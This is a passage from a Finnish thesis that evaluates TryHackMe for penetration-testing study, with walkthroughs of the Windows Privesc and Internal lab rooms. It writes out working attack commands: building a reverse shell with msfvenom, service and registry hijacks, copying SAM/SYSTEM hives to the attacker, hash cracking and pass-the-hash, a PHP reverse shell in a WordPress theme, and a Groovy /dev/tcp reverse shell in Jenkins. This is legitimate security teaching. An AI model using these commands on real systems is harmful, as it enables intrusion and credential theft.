Nyt pääsemme täysin vapaasti selaamaan tietokoneella olevia tiedostoja ja voimme etsiä tehtävän vaatimat liput. Ensimmäinen löytyy käyttäjän Administrator työpöydältä, seuraava löytyy käyttäjän backup työpöydältä ja viimeinen lippu löytyy käyttäjän svc-admin työpöydältä. Tähän loppuu Attacktive Directory -huone.

4.3 Windows Privesc

Tämä huone käsittelee pääasiassa käyttäjäoikeuksien laajentamista sen jälkeen, kun on saatu yhteys kohteena olevaan Windows-tietokoneeseen. Tapoja on hyvin paljon erilaisia ja tämä huone käsittelee niistä useita.

Aluksi otetaan etähallintayhteys kohteeseen komennolla ”xfreerdp /u:user /p:password321 /cert:ignore /v:10.10.149.62”, jossa ”user” on käyttäjänimi, ”password321” on kyseisen käyttäjän salasana ja ”10.10.149.62” on kohteen IP-osoite. Xfreerdp itsessään on vain geneerinen RDP-ohjelma, jonka tilalla voi käyttää mitä tahansa omassa

käyttöjärjestelmässä toimivaa RDP-ohjelmaa. Oikeassa tilanteessa meillä ei tietenkään olisi heti alussa näitä tietoja, mutta tämä huone keskittyykin ainoastaan käyttäjäoikeuksien laajentamiseen.

Huoneen ensimmäinen tehtävä on luoda ”reverse shell executable”, eli ohjelma, jolla saamme komentokehoteyhteyden kohteeseen, kun kyseinen sovellus käynnistetään. Tämän luonti tapahtuu komennolla:

”msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=53 -f exe -o reverse.exe”.

Tämän jälkeen reverse shell pitää siirtää kohteeseen. Helpoiten tämä onnistuu käynnistämällä SMB-palvelimen omalla Kali-työasemalla komennolla ”sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali”. Tämän jälkeen käytämme aikaisemmin avattua RDP-yhteyttä ja Windows-tietokoneella syötämme komentokehotteeseen komennon ”copy \\10.10.10.10\kali\reverse.exe C:\PrivEsc\reverse.exe” joka kopioi luomamme reverse.exen kohdekoneelle. Voimme vielä testata reverse.exen toimivuutta käynnistämällä netcatin eli kuuntelijan omalla työasemalla ja sen jälkeen kutsumalla reverse.exeä kohdetietokoneessa. Tämän jälkeen kuuntelija avaa komentoriviyhteyden kohteeseen eli reverse.exe toimii.

Seuraavassa vaiheessa hyväksikäytämme vajavaisia palvelulupia. Tarkistamme käyttäjän oikeudet palveluun ”daclsvc” komennolla ”C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc”.

```
C:\Users\user>C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL
```

Kuva 8 Palvelut, joihin käyttäjällä on kirjoitusoikeus.

Käyttäjällä on oikeus muuttaa palvelun kokoonpano (SERVICE_CHANGE_CONFIG). Seuraavaksi tarkistamme palvelun oikeudet komennolla ”sc qc daclsvc” joka paljastaa, että palvelu pyörii järjestelmäoikeuksilla. Seuraavaksi muutamme palvelun daclsv

sisältöä siten, että kun palvelu käynnistyy, niin todellisuudessa se käynnistääkin luomamme reverse shellin. Tämä onnistuu komennolla sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\"". Seuraavaksi täytyy vain käynnistää kuuntelija kali-virtuaalikoneella ja sen jälkeen käynnistää palvelu daclsvc komennolla ”net start daclsvc” ja tämän jälkeen kuuntelija saa yhteyden kohdetietokoneeseen.

Seuraavassa vaiheessa tarkastellaan palvelua ”unquotedsvc”. Komennolla “C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"” voimme tarkastella palvelun oikeuksia, joista huomaamme, että ryhmällä BUILTIN\users on oikeudet muokata palvelun kansiota. Voimme korvata palvelun käynnistystiedon Common.exen omalla reverse shellillä komennolla copy ”C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"” ja testata sen toimivuutta jälleen kerran kuuntelijalla.

Seuraavaksi hyödynnetään prosessia regsvc. Komennolla ”C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc” huomaamme, että ryhmällä "NT AUTHORITY\INTERACTIVE" on oikeus tehdä rekisterimuutoksia palveluun. Tämä ryhmä käsittää kaikki sisäänkirjautuneet käyttäjät, eli myös meidät. Rekisterimuutos onnistuu komennolla ”reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f” jolla laitamme palvelun osoittamaan luomaamme reverse shelliin.

Seuraavaksi tarkastellaan palvelua ”filepermsvc” ja komennolla ”C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"” huomaamme, että kaikilla käyttäjillä on oikeus muokata palvelun käynnistystiedostoa. Voimme korvata oikea tiedoston omalla shellillä komennolla ”copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y” ja tuttuun tapaan testata toimivuuden kuuntelijalla.

Seuraavaksi tarkistetaan, mitkä sovellukset avautuvat automaattisesti käynnistyksen yhteydessä komennolla ”reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”. Yksi näistä ohjelmista on ”program.exe” ja seuraavaksi tarkistamme, kenellä on oikeus kirjoittaa sen sijaintiin komennolla ”C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"” ja huomaamme, että kaikilla on oikeus tähän. Seuraavaksi korvamme aidon program.exen omalla reverse shellillä komennolla ”copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y”. Nyt käynnistämme kuuntelijan ja käynnistämme Windows-koneen

uudestaan, jolloin reverse shell käynnistyy samalla Windows-koneen kanssa ja saamme admin-tason oikeudet kuuntelijaan.

Seuraavaksi tarkastetaan, asentuvatko Windowsin omat asennusohjelmat aina korkeilla oikeuksilla komennolla ”reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated”, jonka tulos on 0x1 eli asennusohjelmat pyörivät aina korkeilla oikeuksilla. Seuraavaksi luomme reverse shellin uudestaan, mutta tällä kertaa nimeämme sen reverse.msi, jossa .msi -tiedostopääte tarkoittaa microsoftin omaa installeria. Siirrämme tämän kohdetietokoneelle taas SMB-serverin avulla, käynnistämme kuuntelijan ja kutsumme reverse shelliä komennolla ”msiexec /quiet /qn /i C:\PrivEsc\reverse.msi”, joka palauttaa kuuntelijaan SYSTEM-tason komentorivin.

Seuraavassa vaiheessa etsitään kohteen rekisteristä kaikki merkinnät, jotka sisältävät sanan ”password” komennolla ” reg query HKLM /f password /t REG_SZ /s”. Löydämme rekisteristä ”winlogon” osion, joka sisältää käyttäjän ”admin” salasanan. Tässä tapauksessa salasana on ”password123”. Komennolla ”winexe -U 'admin%password123' //10.10.63.32 cmd.exe” saamme suoraan omalta koneltaamme komentoriviyhteyden kohdekoneelle.

Tässä vaiheessa hyödynnetään järjestelmään tallennettua salasanaa. Komennolla ”cmdkey /list” saamme listan tileistä joiden salasana on tallennettu koneelle. Huomioitavaa on, että tämä komento ei itsessään näytä salasanaa, vaan se näyttää tilit joiden salasana on tallennettu. Listalla on hakemamme ”admin” käyttäjä, joten voimme hyödyntää sitä. Omalla Kali-koneellamme käynnistämme kuuntelijan ja kohdekoneella käynnistämme aikaisemmin luomamme reverse.exen komennolla ” runas /savecred /user:admin C:\PrivEsc\reverse.exe”. Käynnistimme reverse.exen nyt tallennetun salasanan avulla, joten itse salasanaa emme tarvinneet tähän komentoon.

Seuraavassa vaiheessa kopioidaan kohteesta SYSTEM ja SAM tiedostot omalle koneelle komennoilla ” copy C:\Windows\Repair\SAM \\10.9.6.171\kali\” ja copy ”C:\Windows\Repair\SYSTEM \\10.9.6.171\kali\”. SAM ja SYSTEM tiedostot ovat Windowsin omia tiedostoja, jotka sisältävät tietoa käyttäjistä ja heidän salasanoistaan. Huone pyytää asentamaan Tib3eriuksen version creddump7-ohjelmasta, mutta valitettavasti kyseinen versio ei toimi Linuxin nykyversioilla Python 3:sta käyttäen. Täten totesin, että korvaan huoneen antaman komennon ” python3 creddump7/pwdump.py SYSTEM SAM” komennolla ” python3 /usr/share/creddump7/pwdump.py SYSTEM SAM” joka toimi ongelmitta ja käyttää Kalin asennuksen mukana tullutta creddump7-versiota.

Tämä tulosti käyttäjien hashit ja tallensin admin-käyttäjän hashin erikseen hash.txt tiedostoon ja ajoin komennon ” hashcat -m 1000 --force hash.txt /usr/share/wordlists/rockyou.txt” joka mursi hashin ja kertoi salasanaksi ”password123”.

Seuraavassa vaiheessä hyväksikäytetään jo äsken saatua hashia. Sen sijaan, että murtaisimme hashin salasanaksi, käytämme hashia suoraan kirjautumiseen. Tämä onnistuu komennolla ”pth-winexe -U 'admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::' //10.10.94.76 cmd.exe” jossa kirjaudumme sisälle ”admin” -käyttäjällä ja tämän salasanan hashilla.

Seuraavasssa vaiheessa tarkistamme,”CleanUp.ps1” nimisen scriptin sisällön komennolla ”type C:\DevTools\CleanUp.ps1”. Kyseinen koodi tyhjentää DevToolsin vanhat lokitiedostot minuutin välein. Huomattavaa tässä on, että koodi pyörii SYSTEM-oikeuksilla. Tarkistamme, onko meillä oikeuksia muokata tätä tiedostoa komennolla ”C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1” ja huomaamme, että meillä on kirjoitusoikeudet, eli voimme hyväksikäyttää minuutin välein tapahtuvaa ajoa. Käynnistämme kuuntelijan omalla koneellamme ja annamme kohteelle komennon ”echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1” joka ohjaa minuutin välein tapahtuvan lokityhjennyksen ajamaan oma revese.exemme.

Seuraavassa vaiheessa avaamme työpöydällä olevan ”AdminPaint”-pikakuvakkeen, joka avaa Microsoft Paintin. Tarkistamme Paintin käyttöoikeudet komennolla ” file://c:/windows/system32/cmd.exe” joka paljastaa, että Paint käynnistyy Admin-oikeuksilla. Voimme hyväksikäyttää tätä valitsemalla Paintin valikoista ”Open” ja kirjoittamalla tiedostopoluksi ” file://c:/windows/system32/cmd.exe” joka avaa komentokehotteen admin-oikeuksilla.

Seuraavassa vaiheessa tarkistamme, mitkä käyttäjät voivat kirjoittaa StartUp-kansioon, joka hallinnoi ohjelmia, jotka avautuvat heti sisäänkirjautumisen yhdessä. Tämä onnistuu komennolla ”C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"”. Näemme, että Users-käyttäjäryhmällä on kirjoitusoikeus kansioon, eli voimme itse lisätä omia ohjelmia aloitukseen.

Voisimme itse käsin lisätä reverse.exen StartUp-kansioon, mutta tämä huone sisältää valmiiksi scriptin, joka tekee sen valmiiksi. Käynnistämme kyseisen scriptin komennolla ”cscript C:\PrivEsc\CreateShortcut.vbs”. Seuraavaksi käynnistämme omalla koneella kuuntelijan ja otamme RDP-yhteyden kohteeseen admin tilillä käyttäen salasanaa, jonka aikaisemmassa vaiheessa murrimme. Kirjautumisen yhteydessä kuuntelija saa admin-tason komentokehoteyhteyden kohteeseen.

Seuraavassa vaiheessa ohjaamme Kalin 135 portin kohteen 9999 porttiin komennolla ”sudo socat tcp-listen:135,reuseaddr,fork tcp:10.10.6.146:9999”. Seuraavaksi käynnistämme kuuntelijan ja otamme admin-käyttäjällä RDP-yhteyden kohteeseen ja kännistämme komentokehotteen korotetuilla oikeuksilla ja suoritamme komennon ”C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe” joka simuloi service-tason komentokehoteyhteyttä kuuntelijassamme. Tähän yhteyteen syötämme komennon ”C:\PrivEsc\RoguePotato.exe -r 10.9.6.171 -e "C:\PrivEsc\reverse.exe" -l 9999” jolloin saamme admin-tason etäyhteyden kohteeseen hyväksikäyttäen RoguePotato-ohjelmaa ja aikaisemmin ohjattuja portteja.

Seuraavassa vaiheessa simuloimme taas service-tason yhteyttä samalla tavalla kuin äskeisessäkin vaiheessa, mutta tällä kertaa syötämme service-tason komentokehotteeseen komennon ”C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i 10.9.6.171” jolla saamme admin-tason komentokehoteyhteyden kohteeseen hyväksikäyttäen PrintSpoofer.exe haittaohjelmaa.

Windows Privesc oli melko itseään toistava huone, mutta sen tarkoitus oli opettaa, että käyttöoikeuksien laajentaminen saattaa vaatia luovaa ajattelua sekä sen että, mahdollisia haavoittuvuuksia saattaa löytyä melkeinpä mistä vain.

4.4 Internal

Internal on jo haastavampi huone kuin muut ja siitä mielenkiintoinen, että se mallintaa oikeaa tietoturvatestaustilannetta. Aloitustietojen mukaan asiakas X haluaa tilata tietoturvatestauksen ympäristöönsä, joka on tarkoitus julkaista kolmen viikon päästä. Tämä on ns. black box -testaus eli ympäristöstä ei ole muuta tietoa kuin IP-osoite.

Muut huoneen antamat lisätiedot ovat

- Muokkaa hosts-tiedostoa oikeaksi

- Kaikki työkalut ovat sallittuja
- Löydä ja raportoi kaikki haavoittuvuudet
- Palauta vaaditut User.txt ja Root.txt liput
- Ainoastaan yksi IP-osoite on testin kohteena.

Kuten yleensä, aloitetaan testaus skannaamalla kohteen portit:

```
nmap -sV -sC 10.10.129.157

ORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6efaefbef65f98b9597bf78eb9c5621e (RSA)
|   256 ed64ed33e5c93058ba23040d14eb30e9 (ECDSA)
|_  256 b07f7f7b5262622a60d43d36fa89eeff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Tuloksista voidaan päätellä, että portissa 22 on SSH päällä ja portissa 80 on web-palvelin. Seuraavaksi skannaamme mahdolliset verkkohakemistot sivustolta komennolla: ”gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.129.157”.

```
/blog                (Status: 301) [Size: 313] [--> http://10.10.129.157/blog/]
/wordpress           (Status: 301) [Size: 318] [--> http://10.10.129.157/wordpress/]
/javascript          (Status: 301) [Size: 319] [--> http://10.10.129.157/javascript/]
/phpmyadmin          (Status: 301) [Size: 319] [--> http://10.10.129.157/phpmyadmin/]
```

/blog sivustolla näkyy ainoastaan yksi blogijulkaisu ja tämän julkaisija on nimeltään ”admin”, eli tiedämme nyt ainakin yhden tietokannassa olevan tilin nimen. Lisäksi voimme tarkastella sivun lähdekoodia, joka paljastaa käytetyn wordpressin verisionumeroksi 5.4.2.

Komennolla “wpscan --url http://internal.thm/blog --usernames admin --passwords rockyou.txt” voimme yrittää enumeroida ”admin”-käyttäjän salasanaa käyttämällä rockyou.txt sanalistaa.

```
[!] Valid Combinations Found:
 | Username: admin, Password: my2boys
```

Kuva 9 Wpscanin tulokset.

Hetken kuluttua Wpscan löytää osuman, salasana on ”my2boys”. Näillä tunnuksilla pääsee kirjautumaan sisään ja tutkimaan sivustoa ja sen asetuksia tarkemmin. Näemme piilotetun blogipostauksen, jossa lukee:

”Posted on August 3, 2020 by admin

Private:


To-Do

Don’t forget to reset Will’s credentials. william:arnold147”,

eli on siis myös olemassa William-niminen käyttäjä, jonka salasana on oletettavasti ”arnold147”. Kumminkaan nämä tunnukset eivät käy blogiin kirjautumiseen tai suoraan palvelimeen ssh-yhteyden kautta. Blogin käyttäjälistassa ei myöskään ole William-nimistä käyttäjää.


Seuraavaksi voimme muokata sivulla käytössä olevaa teemaa ja hyväksikäyttää php-reverse shelliä. Teemat käyttävät .php-tiedostoja hyväkseen ja näitä voidaan muokata esimerkiksi 404-php-tiedoston tilalle Kalin mukana tulevan php-reverse-shell.php tiedoston. Kyseiseen reverse-shelliin täytyy ainoastaan muuttaa oman tietokoneen ip-osoite ja haluttu portti. Seuraavaksi lisätään tämä tiedosto blogiin aidon .php-tiedoston tilalle ja käynnistetään netcat-kuuntelijan valittuun porttiin, tässä tapauksessa komennolla netcat -lvnp 3421 eli käynnistimme sen portissa 3421. Nyt tarvitsee ainoastaan käynnistää tämä 404 skripti ja koska wordpress-blogeissa on aina samanlainen rakenne, tiedämme, että se löytyy alihakemistosta blog/wp-

content/themes/twentyseventeen/404.php ja kun menemme selaimella tähän hakemistoon, netcat saa reverse-shell yhteyden palvelimeen.



Kuva 10 Netcattiin avautunut shell-ikkuna.


opt/-kansiosta löytyy mielenkiintoinen tekstitiedosto nimeltä wp-save.txt joka sisältää kuvan 11 mukaisen tiedon.



Kuva 11 wp-save.txt.


Saimme siis toisen käyttäjän tunnistautumistiedot haltuumme ja täten saame myös onnistuneen ssh-yhteyden palvelimeen komennolla ”ssh aubreanna@10.10.133.171”

Aubreannan kotihakemistosta löytyy user.txt-tiedosto, joka sisältää ensimmäisen tarvitsemamme lipun. Lisäksi on jenkins.txt-tiedosto, joka kertoo Jenkins-palvelun pyörivän osoitteessa 172.17.0.2:8080.



Kuva 12 Ensimmäinen lippu.

Tässä kohtaa voidaan ohjata oman jonkin omista porteistamme ohjaamaan kyseiseen palvelimen localhost-osoitteeseen, jotta pääsemme käsiksi Jenkinsiin. Tämä onnistuu esimerkiksi komennolla ” ssh -f -N -L 3421:127.0.0.1:8080 aubreanna@internal.thm”, jossa ohjaamme kohteen 8080 portin omaan porttiin 3421. Tämän jälkeen voimme mennä selaimella osoitteeseen 127.0.0.1:8080 eli kohdekoneen localhostin portti 8080 joka on nyt ohjattu omalle koneellemme. Linkistä avautuu Jenkinsin kirjautumisruutu. Tähän kirjautumiseen ei sopineet mitkään tässä haasteessa saamamme tunnukset, joten seuraavaksi koitan pakottaa sisäänkirjautumisen Hydra-nimisen ohjelman avulla. Tätä varten pitää kaapata sisäänkirjautumispaketti esimerkiksi Burpsuite-nimisen ohjelman avulla, jotta nähdään tarkat parametrit ja ne voidaan syöttää Hydraan.




Kuva 13 Hydran käyttö ja tulokset

Hydra sai murrettua salasanan ja sisäänkirjautuminen Jenkinsiin onnistuu. Jenkinsissä on oma script console jossa voi suorittaa mitä tahansa Groovy-kielen koodia. Käytämme ”Pentestmonkeyn” groovy reverse shelliä: ” r = Runtime.getRuntime()

p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.9.6.171/1234;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])

p.waitFor()”, johon on vaihdettu oman koneen IP-osoite ja portti. Tällä tavoin saamme kuuntelijaan shell-yhteyden. Kansiosta /opt löytyy ”note.txt” niminen tiedosto, joka sisältää tunnukset ”root:tr0ub13guM!@#123”. Tästä voidaan olettaa, että ne ovat palvelimen root-tunnukset. Otan SSH-yhteyden palvelimeen Aubreannan tunnuksilla ja sisäänkirjautumisen jälkeen vaihdan käyttäjää onnistuneesti rootiksi ja löydän root.txt-tiedoston, joka sisältää viimeisen lipun.



Kuva 14 Viimeinen lippu

Internal oli jo selkeästi haastavampi huone, ja se onkin TryHackMe-sivustolla luokiteltu ”hard” eli vaikean vaikeustason huoneeksi. Lisäksi tekniset ongelmat kuten VPN-yhteyden katkeaminen useampaan otteeseen toi lisähaasteita tähän haasteeseen. Internal vaati melko laajaa työkalu- ja hyökkäysskaalaa sekä selkeästi luovempaa ajattelua kuin tämän työn aikaisemmat huoneet. En pitäisi huonetta kovin sopivana täysin uudelle aloittelijalle, mutta pienelläkin kokemuksella tämän huoneen saa voitettua.

5 Yhteenveto

Työn tarkoituksena oli käyttää TryHackMe-palvelua ja pohtia miten se sopii tietoturvatestauksen käytännön opetteluun. Palvelu sisältää yli 600 huonetta, joista jokaisessa on omat haasteensa. Myös eri opetuspolut tuovat suuren hyödyn, koska ne järjestelevät irtonaisia huoneita suuremmiksi poluiksi, joita kannattaa edetä järjestyksessä. Ilman näitä polkuja palvelun käyttö olisi aloittelijalle liki mahdotonta, koska huoneita olisi yksinkertaisesti liikaa eikä niitä käytännössä voisi tehdä parhaassa järjestyksessä.

TryHackMen ulkoasu on erittäin käytännöllinen ja helppo navigoida. Etusivulta löytyy oikeastaan kaikki tarvittava ja sivustolla on äärimmäisen helppo navigoida. TryHackMe pelillistää koko tietoturvatestauskonseptin, mikä varmasti tuo osalle käyttäjistä lisää motivaatiota suorittaa huoneita ja oppia lisää. Huoneista saa pisteitä ja pisteillä oma tili saa uusia tasoja. Tietyistä huoneista saa myös erilaisia merkkejä mitä voi esitellä

omassa profiilissaan. Mitään käytännön hyötyjä näistä ei ole, mutta ne tuovat alustalle enemmän näkyvää kehittymistä sekä saavutuksia. Sivusto myös näyttää kalenterin, johon on merkitty, kuinka moneen kysymykseen on vastattu minäkin päivänä. Yhdessä nämä piirteet luovat jopa koukuttavan kokemuksen, joka mahdollisesti saa käyttäjän palaamaan palvelun pariin päivittäin. Tämän kaltainen tekeminen vaatiikin jatkuvaa harjoittelua. Vaikka olisi kuinka hyvä, mutta jos pitää vaikka vuoden tauon tietoturvan harjoittelusta niin suuri osa opituista asioista unohtuu.

Huoneiden sisältö vaihtelee erittäin laajasti. Suurin osa huoneista on käytäntöpainotteisia, mutta sisältävät tietenkin myös jonkin verran teoriaa. On myös huoneita, jotka perustuvat kokonaan joko pelkästään teoriaan tai käytäntöön. Tästä huolimatta teorian oppiminen tuntuu jäävän hieman vähemmälle kuin käytännön osaaminen, ja useasti tekeekin jotain käytännössä minkä teoriaa ei oikeasti ymmärrä. Itse olen kokenut parhaaksi, että aina kun palvelussa tehdään jotain mitä ei täysin ymmärrä, kannattaa etsiä netistä lisätietoa teoriasta. Näin oppimisen tehokkuus paranee ja ymmärtää syvällisemmin mitä on tekemässä.

Tässä työssä tutkittiin neljää eri huonetta, joiden perusteella arvioitiin miten TryHackMe sopii tietoturvatestauksen opiskeluun. Valitsemani huoneet edustivat kaikki erilaisia haasteita ja olivat eri tasoisia vaikeudeltaan. Tämä tietenkin on vain erittäin pieni läpileikkaus palvelun huoneisiin, mutta luonnollisesti niitä kaikkia ei tietenkään voitu käsitellä tässä työssä.

Kaiken kaikkiaan TryHackMe soveltuu tietoturvatestauksen opiskeluun kaiken tasoisille oppijoille. Huoneet alkavat Windows-käyttöjärjestelmän perusominaisuuksista ja yltävät melko haastaviin black box -haasteisiin asti. Opettelun voi tietenkin myös aloittaa haluamaltaan tasolta, kenenkään ei ole pakkoa aloittaa liian helpoista tai vaikeista huoneista.

Lähteet

Cisco 2021. DNS Tunneling. https://learn-cloudsecurity.cisco.com/umbrella-resources/umbrella/dns-tunneling

Cisco 2023b. Common cyberattacks. https://www.cisco.com/c/en/us/products/security/common-cyberattacks.html#~types-of-cyber-attacks

Cisco 2023c. What is Phishing? https://www.cisco.com/c/en/us/products/security/email-security/what-is-phishing.html

Cisco 2023d. What is malware? https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-malware.html

Cisco 2023e. Understanding SQL Injection. https://tools.cisco.com/security/center/resources/sql_injection.html

Cisco 2023f. What is a DDoS Attack? https://www.cisco.com/c/en/us/products/security/what-is-a-ddos-attack.html

Cyber-security.degree n.d. History of Cyber Security. https://cyber-security.degree/resources/history-of-cyber-security/

Funk, M. 2019. Cybersguards, Web Application Penetration Testing Checklist. https://cybersguards.com/web-application-penetration-testing-checklist-updated-2019/

Imperva, n.d. Penetration Testing. https://www.imperva.com/learn/application-security/penetration-testing/

Infosec Institute 2019. The history of penetration testing. https://resources.infosecinstitute.com/topic/the-history-of-penetration-testing/

Kaspersky 2023, Black hat, White hat, and Gray hat hackers – Definition and Explanation. https://www.kaspersky.com/resource-center/definitions/hacker-hat-types

Kaspersky n.d. Mikä on WannaCry -kiristysohjelma? https://www.kaspersky.fi/resource-center/threats/ransomware-wannacry

Kingthorin 2019. Owasp Foundation, SQL-injection. https://owasp.org/www-community/attacks/SQL_Injection

KirstenS 2020. Owasp Foundation, Cross Site Scripting (XSS). https://owasp.org/www-community/attacks/xss/

Palo Alto Networks Cyberpedia 2023. What is DNS Tunneling? https://www.paloaltonetworks.com/cyberpedia/what-is-dns-tunneling

TryHackMe 2023. About TryHackMe. https://tryhackme.com/about

Ware, H. 1970. Security Controls for Computer Systems. https://www.rand.org/pubs/reports/R609-1.html

Yhdysvaltain sisäministeriö n.d. Penetration Testing. https://www.doi.gov/ocio/customers/penetration-testing